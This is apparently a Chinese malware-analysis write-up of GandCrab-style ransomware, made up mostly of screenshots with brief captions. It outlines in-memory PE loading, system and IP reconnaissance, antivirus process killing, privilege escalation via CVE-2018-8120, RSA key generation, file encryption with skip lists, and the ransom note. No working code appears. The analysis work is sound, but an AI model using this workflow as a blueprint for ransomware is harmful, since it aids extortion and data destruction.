


主要流程解密数据段的pe文件 然后内存展开映射加载运行


sub\_401243() 函数




解密后的pe 文件 dump出来





dump的第二个Pe文件




入口是一个dll




进入线程函数




字段初始化




获取操作系统各种信息





获取公网Ip



常见杀软暂停进程




常见杀毒软件遍历




使用Token提权CVE-2018-8120



提权未成功则使用shell 提权



RSA生成




加密跳过目录




加密跳过文件



解密放在目录下CRAB-DECRYPT.txt



加密后文件后缀为CRAB



墙纸设置



最后

